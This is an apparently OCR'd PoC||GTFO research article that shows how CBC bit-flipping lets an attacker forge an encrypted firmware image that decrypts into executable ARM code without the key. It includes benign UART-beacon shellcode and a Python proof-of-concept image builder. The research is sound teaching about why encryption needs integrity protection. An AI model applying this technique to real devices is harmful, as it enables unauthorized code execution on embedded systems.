
17:02 Constructing AES-CBC Shellcode

by Albert Spruyt and Niek Timmers

Howdy folks!

Imagine, if you will, that you have managed to bypass the authenticity measures (i.e., secure boot) of a secure system that loads and executes an binary image from external flash. We do not judge, it does not matter if you accomplished this using a fancy attack like fault injection[1] or the authenticity measures were lacking entirely.[2] What's important here is that you have gained the ability to provide the system with an arbitrary image that will be happily executed. But, wait! The image will be decrypted right? Any secure system with some self respect will provide confidentiality to the image stored in external flash. This means that the image you provided to the target is typically decrypted using a strong cryptographic algorithm, like AES, using a cipher mode that makes sense, like Cipher-Block-Chaining (CBC), with a key that is not known to you!



Works of exquisite beauty have been made with the CBC-mode of encryption. Starting with humble tricks, such as bit flipping attacks, we go to heights of dizzying beauty with the padding-oracle-attack. However, the characteristics of CBC-mode provide more opportunities. Today, we'll apply its bit-flipping characteristics to construct an image that decrypts into executable code! Pretty nifty!

Cipher-Block-Chaining (CBC) mode

The primary purpose of the CBC-mode is preventing a limitation of the Electronic Code Book (ECB) mode of encryption. Long story short, the CBC-mode of encryption ensures that plain-text blocks that are the same do not result in duplicate cipher-text blocks when encrypted. Below is an ASCII art depiction of AES decryption in CBC-mode. We denote a cipher text block as $\mathtt{CT}_i$ and a plain text block as $\mathtt{PT}_i$.

```
             CT-1           CT-2
              |_______        |_______ . . .
              |       |       |
          _________   |   _________
         |         |  |  |         |
IV ---   |   AES   |  |  |   AES   |
      |  |_________|  |  |_________|
      |       |       |       |
      |______XOR      |______XOR
              |               |
             PT-1            PT-2
```

An important aspect of CBC-mode is that the decryption of $\mathtt{CT}_2$ depends, besides the AES decryption, on the value of $\mathtt{CT}_1$. Magically, without knowing the decryption key, flipping 1 or more bits in $\mathtt{CT}_1$ will flip 1 or more bits in $\mathtt{PT}_2$.

Let's see how that works, where $\wedge 1$ denotes flipping a bit at an arbitrary position.

$$\mathtt{CT}_1 \wedge 1 + \mathtt{CT}_2$$

Which get decrypted into:

$$\mathtt{TRASH} + \mathtt{PT}_2 \wedge 1$$

---

[1] Bypassing Secure Boot using Fault Injection, Niek Timmers and Albert Spruyt, Black Hat Europe 2016

[2] Arm9LoaderHax — Deeper Inside, Jason Dellaluce

A nasty side effect is that we completely trash the decryption of $\mathtt{CT}_1$ but, if we know the contents of $\mathtt{PT}_2$, we can fully control $\mathtt{PT}_2$ to our heart's delight! All this magic can be attributed to the `XOR` operation being performed after the AES decryption.

Chaining multiple blocks

We now know how to control a single block decrypted using CBC-mode by trashing another. But what about the rest of the image? Well, once we make peace with the fact that we will never control everything, we can try to control half! If we consider the bit-flipping discussion above, let's consider the following image encrypted with AES-128-CBC, for which we do not control the IV:

$$\mathtt{CT}_1 + \mathtt{CT}_2 + \mathtt{CT}_3 + \mathtt{CT}_4 + ...$$

Which gets decrypted into:

$$\mathtt{PT}_1 + \mathtt{PT}_2 + \mathtt{PT}_3 + \mathtt{PT}_4 + ...$$

No magic here! All is decrypted as expected. However, once we flip a bit in $\mathtt{CT}_1$, like:

$$\mathtt{CT}_1 \wedge 1 + \mathtt{CT}_2 + \mathtt{CT}_3 + \mathtt{CT}_4 + ...$$

Then, on the next decryption, it means we trash $\mathtt{PT}_1$ but control $\mathtt{PT}_2$, like:

$$\mathtt{TRASH} + \mathtt{CT}_2 \wedge 1 + \mathtt{PT}_3 + \mathtt{PT}_4 + ...$$

The beauty of CBC-mode is that with the same ease we can provide:

$$\mathtt{CT}_1 \wedge 1 + \mathtt{CT}_2 + \mathtt{CT}_1 \wedge 1 + \mathtt{CT}_2 + ...$$

Which results in:

$$\mathtt{TRASH} + \mathtt{CT}_2 \wedge 1 + \mathtt{TRASH} + \mathtt{CT}_2 \wedge 1 + ...$$

Using this technique we can construct an image in which we control half of the blocks by only knowing a single plain-text/cipher-text pair! But, this makes you wonder, where can we obtain such a pair? Well, we all know that known data (such as `00`s or `FF`s) is typically appended to images in order to align them to whatever size the developer loves. Or perhaps we know the start of an image! Not completely unlikely when we consider exception vectors, headers, etc. More importantly, it does not matter what block we know, as long as we know a block or more somewhere in the original encrypted image. Now that we cleared this up, let's see how we can we construct a payload that will correctly execute under these restrictions!

Payload and Image construction

Obviously we want to do something useful; that is, to execute arbitrary code! As an example, we will write some code that prints a string on the serial interface that allows us to identify a successful attack. For the hypothetical target that we have in mind, this can be accomplished by leveraging the function `SendChar()` that enables us to print characters on the serial interface. This type of functionality is commonly found on embedded devices.

We would like to execute shellcode like the following: beacon out on the UART and let us know that we got code execution, but there's a bit of a problem.

```
  mov r0,#0x50          ; r0 = 'P'
  ldr r5,[pc,#0]        ; pc is 8 bytes ahead
  b skip
  .word 0xCACAB0B0      ; address of SendChar
skip:
  bl r5                 ; Call SendChar
  mov r0,#0x6f          ; r0 = 'o'
  bl r5                 ; Call SendChar
  mov r0,#0x43          ; r0 = 'C'
  bl r5                 ; Call SendChar
inf_loop:               ; loop endlessly
  b inf_loop
```

This piece of code spans multiple 16-byte blocks, which is a problem as we only partially control the decrypted image. There will always be a trashed block in between controlled blocks. We mitigate this problem by splitting up the code into snippets of twelve bytes and by adding an additional instruction that jumps over the trashed block to the next controlled block. By inserting place holders for the trash blocks we allow the assembler to fill in the right offset for the next block. Once the code is assembled, we will remove the placeholders!

```
;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

first_block:
  mov r1,r1   ; Useless first block
  mov r2,r2
  mov r3,r3
  b second_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

second_block:
  mov r0,#0x50      ; r0 = 'P'
  ldr r5,[pc,#0]    ; pc is 8 bytes ahead
  b third_block
  .word 0xCACAB0B0 ; address of SendChar

;;placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

third_block:
  bl r5             ; Call SendChar
  mov r0,#0x6f      ; r0 = 'o'
  bl r5             ; Call SendChar
  b forth_block

;; placeholder for trash block
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef
  .word 0xdeadbeef

forth_block:
  mov r0,#0x43      ; r0 = 'C'
  bl r5
inf_loop:
  b inf_loop
  nop               ; Unused space
```

Let's put everything together and write some Python (Figure 1) to introduce the concept to you in a language we all understand, instead of that most impractical of languages, English. We use a different payload that is easier to comprehend visually. Obviously, nothing prevents you from replacing the actual payload with something useful like the payload described earlier or anything else of your liking!

```
### PLAINTEXT ###
12121212121212121212121212121212
34343434343434343434343434343434
56565656565656565656565656565656
78787878787878787878787878787878

### CIPHERTEXT ###
d3875385eb0f7e5de539f1ee10b91b7b
18fa47c26338fa58f581e6e4a33d1948
6d00a4edb8bed131ebbb41399b8946c9
26bdc556c94c528b3fe01a8e54a29cd2

### PAYLOAD ###
11111111111111111111111111111111
22222222222222222222222222222222

### IMAGE ###
f6a276a0ce2a5b78c01cd4cb359c3e5e
18fa47c26338fa58f581e6e4a33d1948
c5914593fd19684bf32fe7f806af0d6d
18fa47c26338fa58f581e6e4a33d1948

### DECRYPTED ###
6210e41a26357e3adc10747553d17aea
11111111111111111111111111111111
a0a35ead815a3e2b8ff54f0299614211
22222222222222222222222222222222
```

In a real world scenario it is likely that we do not control the IV. This means, execution starts from the beginning of the image, we'll need to survive executing the first block which consists of random bytes. This can accomplished by taking the results from PoC||GTFO 14:06 into account where we showed that surviving the execution of a random 16-byte block is somewhat trivial (at least on ARM). Unless very lucky, we can generate different images with a different first block until we can profit!

We hope the above demonstrates the idea concretely so you can construct your own magic CBC-mode images! :)

– – – –   – – –   – – – –

Once again we're reminded that confidentiality is not the same as integrity, none of this would be possible if the integrity of the data is assured. We also, once again, bask in the radiance of the CBC-mode of encryption. We've seen that with some very simple operations, and a little knowledge of the plain-text, we can craft half-controlled images. By simply skipping over the non-controllable blocks, we can actually create a fully functional encrypted payload, while having no knowledge of the encryption key. If this doesn't convince you of the majesty of CBC then nothing will.

```
from Crypto.Cipher import AES

def printBlocks(title,binString):
    print "\n###",title,"###"
    for i in xrange(0,len(binString),16):
            print binString[i:i+16].encode("hex")

def xor(s1,s2):
    return ''.join([chr(ord(a)^ord(b)) for a,b in zip(s1,s2)])

#
## Prepare the normal image
#
IV = "\xFE" * 16
KEY = "\x88" * 16
PLAINTEXT = "\x12"*16 + "\x34"*16 + "\x56"*16 + "\x78"*16

CIPHERTEXT = AES.new(KEY,AES.MODE_CBC,IV).encrypt(PLAINTEXT)

printBlocks("PLAINTEXT", PLAINTEXT)
printBlocks("CIPHERTEXT", CIPHERTEXT)

#
## Make the half controlled image, we use 2 CTs and 1 PT
## from the original encrypted image
#
knownCipherText = CIPHERTEXT[16:32]
prevCipherText  = CIPHERTEXT[0:16]
knownPlainText  = PLAINTEXT[16:32]

AESoutput = xor(prevCipherText,knownPlainText)

# Output of the assembler with, placeholder blocks removed
payload = '11111111111111111111111111111111' \
'22222222222222222222222222222222'.decode('hex')

printBlocks("PAYLOAD",payload)

IMAGE = ""
for i in range(0,len(payload),16) :
    IMAGE += xor(AESoutput,payload[i:i+16])
    IMAGE += knownCipherText

printBlocks("IMAGE",IMAGE)

#
## What would the decrypted image look like?
#
DECRYPTED = AES.new(KEY,AES.MODE_CBC,IV).decrypt(IMAGE)
printBlocks("DECRYPTED",DECRYPTED)
```

Figure 1. Python to Force a Payload into AES-CBC